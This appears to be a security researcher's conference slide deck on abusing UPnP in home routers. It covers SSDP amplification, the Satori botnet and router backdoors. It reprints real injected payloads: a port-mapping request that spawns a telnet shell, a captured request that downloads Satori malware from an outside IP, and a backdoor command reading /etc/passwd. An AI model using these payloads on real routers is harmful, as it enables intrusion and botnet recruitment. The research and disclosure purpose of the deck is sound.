

# UPnP: Unlimited Proxies and Pwnage

Waylon Grange  
Sr. Threat Researcher, Symantec  
@professor\_\_plum



# Exploits long forgotten






# Attack #1

Level: Script kiddies



# UPnP (SSDP) DDoS

- Most people think of DDoS attacks when asked about UPnP abuse
- These attacks are actually SSDP
  - Service used to discover the UPnP port
- Has roughly a 30x magnification ratio





# Script kiddies and DDoS





# UPnP in a nut shell

Yo, open up port 3074 and  
forward it to 192.168.0.5:3074  
so I can gamez!

I got ya bro





# UPnP AddPortMapping

```
POST /ctl/IPConn HTTP/1.1
SOAPAction: "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"
Content-Type: text/xml; charset="utf-8"
User-Agent: Azureus (UPnP/1.0)
Host: 192.168.1.1:55991
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 695

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
      <NewRemoteHost></NewRemoteHost>
      <NewExternalPort>48166</NewExternalPort>
      <NewProtocol>UDP</NewProtocol>
      <NewInternalPort>48166</NewInternalPort>
      <NewInternalClient>192.168.1.34</NewInternalClient>
      <NewEnabled>1</NewEnabled>
      <NewPortMappingDescription>Azureus UPnP 48166 UDP</NewPortMappingDescription>
      <NewLeaseDuration>0</NewLeaseDuration>
    </u:AddPortMapping>
  </s:Body>
</s:Envelope>
HTTP/1.1 200 OK
Content-Type: text/xml; charset="utf-8"
Connection: close
Content-Length: 263
Server: ZyXEL Communications Corp. UPnP/1.1 MiniUPnPd/1.8
Ext:

<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMappingResponse xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"/></s:Body></s:Envelope>
```



# UPnP observed

Yo, open up port 3074 and...  
actually just give me a shell

I got ya bro





# OSVDB-94924

```
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1">
      <NewPortMappingDescription></NewPortMappingDescription>
      <NewLeaseDuration></NewLeaseDuration>
      <NewInternalClient>`/bin/telnetd -i 192.168.0.1 -l /bin/sh`</NewInternalClient>
      <NewEnabled>1</NewEnabled>
      <NewExternalPort>634</NewExternalPort>
      <NewRemoteHost></NewRemoteHost>
      <NewProtocol>TCP</NewProtocol>
      <NewInternalPort>45</NewInternalPort>
    </m:AddPortMapping>
  </s:Body>
</s:envelope>
```



# As if it wasn't bad enough

I got ya bro

Yo, I want a shell too






# Doesn't anyone notice this?

Shodan


Developers


Book

View All...

 SHODAN

upnp:rootdevice !port:"1900"






Explore


Downloads


Reports


Enterprise Access


Contact Us

 Exploits

 Maps


 Share Search

 Download Results

 Create Report

4,276,493

TOP COUNTRIES




|                    |         |
|--------------------|---------|
| China              | 998,644 |
| Russian Federation | 488,370 |
| Viet Nam           | 339,666 |
| Taiwan             | 230,526 |
| Korea, Republic of | 220,285 |

TOP SERVICES

|       |        |
|-------|--------|
| 32768 | 95,821 |
| 1901  | 61,314 |
| 32772 | 44,213 |
| 32771 | 42,597 |
| 32773 | 40,236 |

China Telecom Shanxi


Added on 2018-03-11 01:22:32 GMT

 China, Xian

Details

China Telecom Shanghai

Added on 2018-03-11 01:22:32 GMT

 China, Shanghai

Details

HTTP/1.1 200 OK

CACHE-CONTROL: max-age=1800

DATE: Sun, 11 Mar 2018 01:18:11 GMT

EXT:

LOCATION: http://192.168.1.1:49153/description.xml

SERVER: Linux/2.6.36, UPnP/1.0, Portable SDK for UPnP devices/1.6.6

X-User-Agent: redsonic

ST: upnp:rootdevice

USN: uuid:898f9738-d930-4db4-a3cf-3c8bcdbc...

HTTP/1.1 200 OK

CACHE-CONTROL: max-age=1800

DATE: Sun, 11 Mar 2018 09:18:13 GMT

EXT:

LOCATION: http://192.168.1.1:49153/gatedesc.xml

SERVER: Linux/2.6.18-pmc, UPnP/1.0, Portable SDK for UPnP devices/1.6.6

X-User-Agent: redsonic

ST: upnp:rootdevice

USN: uuid:75802409-bccb-40e7-8e6c-fa095ec...



# Attack #2

Level: Bot herders



# Satori "awakening"

- Mirai variant
- Started up in early December
- Exploited UPnP
- > 1/2 million bots in 4 days
- C2 host was null routed to kill botnet
- Author Dox'ed, source code released



Wireshark · Follow HTTP Stream (tcp.stream eq 626) · goofy

```
POST /picdesc.xml HTTP/1.1
Host: 127.0.0.1:52869
Content-Length: 642
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello-World
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></
NewRemoteHost><NewExternalPort>47450</NewExternalPort><NewProtocol>TCP</
NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd /var;wget
http://95.211.123.69/mips.satori -O -> aIRGuiCx09`</NewInternalClient><NewEnabled>1</
NewEnabled><NewPortMappingDescription>syncthing</
NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></
s:Body></s:Envelope>
```




# Attack #3

Level: Hacker



# Router management interfaces





# ipTime backdoor

File Name :

Command Name :

#notenoughmineral^

Show

**command = cat /etc/passwd**

```
root::0:0:root::/bin/sh
```

```
nobody::99:0:nobody:/:/bin/sh
```

```
bin::99:0:efm-sw:/bin:/bin/sh
```

```
admin:$1$9Sideh27$eAiGI2LbLrtHkY6lAsoou0:0:0:root::/bin/sh
```



# GetGenericPortMappingEntry

```
175 .207.130:34254->192.168.1.22:34254 "wechat voip"
118 53.221:14482->192.168.0.68:14482 "uTorrent (TCP)"
118 53.221:14482->192.168.0.68:14482 "uTorrent (UDP)"
180 105.49:35634->192.168.1.4:35634 "WhatsApp (1520869495) ()"
180 105.49:46340->192.168.1.4:46340 "WhatsApp (1520869498) ()"
180 105.49:48205->192.168.1.4:48205 "WhatsApp (1520869598) ()"
180 105.49:54630->192.168.1.20:54630 "WhatsApp (1520869629) ()"
95 .142:40111->192.168.1.7:40111 "Xbox (192.168.1.7:40111) 40111 UDP"
58 9.46:36473->192.168.1.39:36473 "wechat voip"
58 9.46:6000->192.168.1.92:6000 "MusicBox(TCP)"
58 9.46:6000->192.168.1.92:6000 "MusicBox(UDP)"
58 9.46:18800->192.168.1.13:18800 "TeamLink_192.168.1.13"
13 109.42:19132->192.168.1.119:19132 "Minecraft"
13 109.42:40524->192.168.1.159:40524 "WhatsApp (1520758951) ()"
13 109.42:4466->192.168.1.30:4466 "youku-acc"
60 79.53:30210->192.168.1.127:30210 "Skype UDP at 192.168.1.127:30210 (3929)"
60 79.53:30211->192.168.1.127:30210 "Skype TCP at 192.168.1.127:30210 (3929)"
60 79.53:3659->192.168.1.180:3659 "EA Tunnel"
61 72.150:23150->192.168.1.113:23150 "BitComet UDP"
61 72.150:23150->192.168.1.113:23150 "BitComet TCP"
112 3.155.108:10495->192.168.0.102:8195 "PiXeI"
112 3.155.108:10993->192.168.0.102:8195 "PiXeI"
```



# **Attack #4**

**Level: Nonconformists & Cyber criminals**



# Who's interface is it anyway?

Yo, open up port 45670  
and forward it to  
`duckduckgo.com:443`

I got ya bro





